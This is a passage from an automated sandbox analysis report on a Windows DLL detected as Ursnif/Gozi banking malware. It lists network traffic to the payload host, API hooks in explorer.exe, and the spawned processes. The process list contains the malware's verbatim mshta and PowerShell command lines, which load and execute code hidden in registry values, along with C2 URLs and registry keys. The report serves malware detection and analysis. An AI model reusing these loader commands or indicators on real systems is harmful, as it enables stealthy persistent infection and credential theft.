Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49769	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:06:10.753297091 CET	11104	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Feb 16, 2021 01:06:10.876699924 CET	11106	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 16 Feb 2021 00:06:10 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 01:04:39.579298019 CET	104.20.185.68	443	192.168.2.5	49730	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021	Sat Feb 12 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Feb 16, 2021 01:04:39.581810951 CET	104.20.185.68	443	192.168.2.5	49731	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021	Sat Feb 12 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 01:04:46.938568115 CET	151.101.1.44	443	192.168.2.5	49746	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 01:04:46.939410925 CET	151.101.1.44	443	192.168.2.5	49743	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 01:04:46.942459106 CET	151.101.1.44	443	192.168.2.5	49745	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 01:04:46.942713022 CET	151.101.1.44	443	192.168.2.5	49744	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 01:04:46.944530964 CET	151.101.1.44	443	192.168.2.5	49747	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 01:04:46.944927931 CET	151.101.1.44	443	192.168.2.5	49742	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5719C

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5719C


Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior

- loaddll32.exe
- regsvr32.exe
- cmd.exe
- iexplore.exe



System Behavior

Analysis Process: loaddll32.exe PID: 4652 Parent PID: 5580

General

Start time:	01:04:32
Start date:	16/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll'
Imagebase:	0x2b0000
File size:	121856 bytes
MD5 hash:	8081BC925DFC69D40463079233C90FA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4616 Parent PID: 4652

General

Start time:	01:04:32
Start date:	16/02/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll
Imagebase:	0x13a0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342289663.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342468816.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342346721.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.412411530.0000000000500000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342261211.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.436183951.0000000000E50000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342443739.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342379670.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.352943845.000000000519B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342460182.0000000005318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.342426080.0000000005318000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 10 82 AB 69 86 95 DC 15 E7 1A B1 5C BA 7E FD DD 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	E66687	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	6B E0 3B F2 06 B9 5C 88 67 9A 31 DC 3A FE 7D 5D	success or wait	1	E617A4	RegSetValueExA

Analysis Process: cmd.exe PID: 4620 Parent PID: 4652

General

Start time:	01:04:33
Start date:	16/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4308 Parent PID: 4620

General

Start time:	01:04:33
Start date:	16/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff632140000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1400 Parent PID: 4308

General

Start time:	01:04:34
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17410 /prefetch:2
Imagebase:	0xff0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6944 Parent PID: 4308

General

Start time:	01:05:21
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82962 /prefetch:2
Imagebase:	0xff0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6164 Parent PID: 4308

General

Start time:	01:05:25
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82968 /prefetch:2
Imagebase:	0xff0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4628 Parent PID: 4308

General

Start time:	01:05:30
Start date:	16/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17432 /prefetch:2
Imagebase:	0xff0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5124 Parent PID: 3472

General

Start time:	01:05:37
Start date:	16/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff627d30000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 5236 Parent PID: 5124

General

Start time:	01:05:39
Start date:	16/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.422165478.0000028E65B80000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000001A.00000003.422165478.0000028E65B80000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: conhost.exe PID: 6204 Parent PID: 5236

General

Start time:	01:05:40
Start date:	16/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 5660 Parent PID: 5236

General

Start time:	01:05:48
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\jnnfehtw\jnnfehtw.cmdline'
Imagebase:	0x7ff7e6750000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6564 Parent PID: 5660

General

Start time:	01:05:50
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES7BB2.tmp' 'c:\Users\user\AppData\Local\Temp\jnnfehtw\CSC5C15B44BFF13433EA0F7DE991C56E45D.TMP'

Imagebase:	0x7ff6fe5f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 5044 Parent PID: 5236

General

Start time:	01:05:55
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\idzehqcm\idzehqcm.cmdline'
Imagebase:	0x7ff64e5e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6620 Parent PID: 5044

General

Start time:	01:05:56
Start date:	16/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9024.tmp' 'c:\Users\user\AppData\Local\Temp\idzehqcm\CSCED83507F240441029C9C6A47F2CB5CFA.TMP'
Imagebase:	0x7ff6fe5f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 6684 Parent PID: 4616

General

Start time:	01:05:57
Start date:	16/02/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff645720000
File size:	117760 bytes
